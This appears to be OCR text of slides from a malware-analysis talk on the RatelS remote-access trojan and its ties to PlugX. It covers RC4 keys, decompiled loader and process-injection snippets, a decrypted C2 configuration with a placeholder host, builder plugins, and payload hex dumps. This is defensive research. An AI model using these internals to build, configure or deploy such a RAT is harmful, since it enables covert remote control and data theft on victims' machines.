
No	Key (Hexadecimal)	Key Size (Byte)	Plain text
1	31 32 33 34 31 32 33 34 35 36 37 38 00 00 00 00	16	C2 command and response
2	11 B4 2A 31	4	Delivered modules
3	B1 2A F1 41	4	Delivered other payloads



```
memset(&v20[4], 0, 0x3FCui64);
memset(&v22[1] + 4, 0, 0xF4ui64);
v7 = v21;
qmemcpy(v22, "123412345678", 0xC);
v8 = v20;
v9 = 256i64;
do
{
  *v7 = v5;
  v10 = v5 & 0xF;
  v8 += 4;
  ++v5;
  ++v7;
  *(v8 - 1) = *(v22 + v10);
}
while ( v5 < 256 );
```


Key1

Key1 Length



```
v28 = *v25;
rc4(v25 + v28 + 8, v25[1], 0x312AB411);
fmain = load_module(v29, v25 + v28 + 8);
v31 = fmain;
if ( fmain )
{
  v24 = (*fmain)(fmain, 1i64);
```

Key2




```
NumberOfBytesWritten[0] = 0i64;
v12 = j__malloc_base(v6);
v13 = v6;
v14 = v12;
memmove(v12, a3, v13);
rc4(v14, v9, 0x41F12AB1);
if ( WriteProcessMemory(a1, v11, v14, v9, NumberOfBytesWritten) )
```

Key3

RatelS Config

- **Configuration data** is in the **RC4** encrypted file with “.cfg”, “.cab”, etc
- The data size is 416 (0x1A0) or 1,376 (0x560) bytes, and RC4 key is the **first 4 bytes** of data



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   Decoded text
00000000   78 BD 45 D4 00 00 00 00 01 00 01 00 40 1F 63 32   x½EÔ........@.c2
00000010   2E 65 78 61 6D 70 6C 65 2E 63 6F 6D 00 00 00 00   .example.com....
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00   ................
00000050   04 00 50 00 63 32 2E 65 78 61 6D 70 6C 65 2E 63   ..P.c2.example.c
00000060   6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00   om..............
00000070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000090   00 00 00 00 01 00 08 00 BB 01 63 32 2E 65 78 61   ........».c2.exa
000000A0   6D 70 6C 65 2E 63 6F 6D 00 00 00 00 00 00 00 00   mple.com........
000000B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000180   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000190   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03   ................
```

Decrypted RatelS Configuration Data (.cfg)


Offset	Contents	Note
0x000	RC4 Key	
0x004	Listen Mode*	0: Disable, 1: Enable
0x008	Communication Mode1	1:TCP, 4:HTTP, 8:HTTPS, 10:TLS
0x00C	Port Number1	
0x00E	C2 Address1	
0x04E	Communication Mode2	1:TCP, 4:HTTP, 8:HTTPS, 10:TLS
0x052	Port Number2	
0x054	C2 Address2	
0x094	Communication Mode3	1:TCP, 4:HTTP, 8:HTTPS, 10:TLS
0x098	Port Number3	
0x09A	C2 Address3	
0x0DA	Proxy Port Number	
0x0DC	Proxy Address	
0x11C	Proxy User Name	
0x15C	Proxy Password	
0x19F	Connection Interval	

* If Listen mode is enabled, C2 server information is not set in the config


RatelS Config Format (size: 0x1A0)

RatelS Builder & Controller

- **RAT builder and C2 panel**
- **Functions**
  - Building RatelS with user specified settings
  - Delivering specified modules to RatelS
  - Remote control
  - Communication:
    Four protocols (TCP, TLS, HTTP and HTTPS)
  - Encryption Method: RC4
- **Identification**
  - Lang: C++ with Qt Framework
  - File Type: Windows GUI Application
  - First seen: December 2022



id	session	lan	wan	hostname	user
Default					



id	session	lan	wan	hostname	user	protoc	os	os arch
Default								
☑ 3486198276	3486198276	127.0.0.1	127.0.0.1	DESKTOP-...	SYSTEM	tcp	Windows 10 Pro...	x64


Plugin Name	Is Loaded	Description
cmd	Yes	Execute shell command
file	Yes	File browser plugin
screenshots	No	Capture screen
shell	No	Execute shell command interactively
sock5	No	Provide access to remote LAN

03

Demonstration

Summary of Demonstration

- Environment
  - Standalone host (Windows 10)
- Malware
  - RatelS Builder & Controller
  - RatelS (64-bit version)
- We will try the following operations:
  1. Building RatelS
  2. Infection with RatelS
  3. Activating a module
  4. Stealing information




Demonstration environment

04

Relationship Between RatelS and PlugX


Payload Header

- RatelS and PlugX payloads are decompressed with **LZNT1** algorithm
- Both decompressed payloads are **without MZ/PE signature**
- The first 4096 bytes of the injected payloads are all **NULL** and no PE header




```
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ................
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 64 86 07 00  61 C1 8A 63 00 00 00 00  ....d...a..c....
```

Decompressed payload (For RatelS)




```
00000000  58 56 00 00 00 00 00 00  00 00 00 00 00 00 00 00  XV..............
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 D8 00 00 00  ................
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00  58 56 00 00 4C 01 05 00  ........XV..L...
000000E0  03 80 0E 55 00 00 00 00  00 00 00 00 E0 00 02 21  ...U...........!
000000F0  0B 01 0A 00 00 FC 01 00  00 DC 00 00 00 00 00 00  ................
00000100  3C 12 00 00 00 10 00 00  00 10 02 00 00 00 00 10  <...............
```

Decompressed payload (For PlugX - Type: 0x36a4)



```
000000FB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001000  48 8D 0D D9 FB 0B 00 E9  A0 85 06 00 48 83 EC 28  H......項···.H...
000001010  48 8D 0D B9 8B 0F 00 E8  80 8F 06 00 48 8D 0D 29  H......彨···.H..)
000001020  FC 0B 00 48 83 C4 28 E9  80 85 06 00 48 8D 0D 81  ...H...逅···.H...
000001030  FC 0B 00 E9 74 85 06 00  48 8D 0D 19 FC 0B 00 E9  ........H.......
000001040  68 85 06 00 48 83 EC 28  48 8D 0D 51 93 0F 00 E8  h...H......Q....
```

Injected payload (For RatelS)




```
00000FB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00001000  A1 3C B4 CE 02 85 C0 75  1E 6A 1C E8 38 75 01 00  .<.......j......
00001010  59 85 C0 74 0B 56 8B F0  E8 86 14 00 00 5E EB 02  Y....V.......^..
00001020  33 C0 A3 3C B4 CE 02 C3  A1 40 B4 CE 02 85 C0 75  3..<...á·@......
00001030  0D 6A 04 E8 10 75 01 00  59 A3 40 B4 CE 02 C3 A1  .j......Y.@...á·
00001040  44 B4 CE 02 85 C0 75 2E  56 6A 24 E8 F8 74 01 00  D.......Vj$.....
```

Injected payload (For PlugX - Type: 0x36a4)

Module Mapping Methods

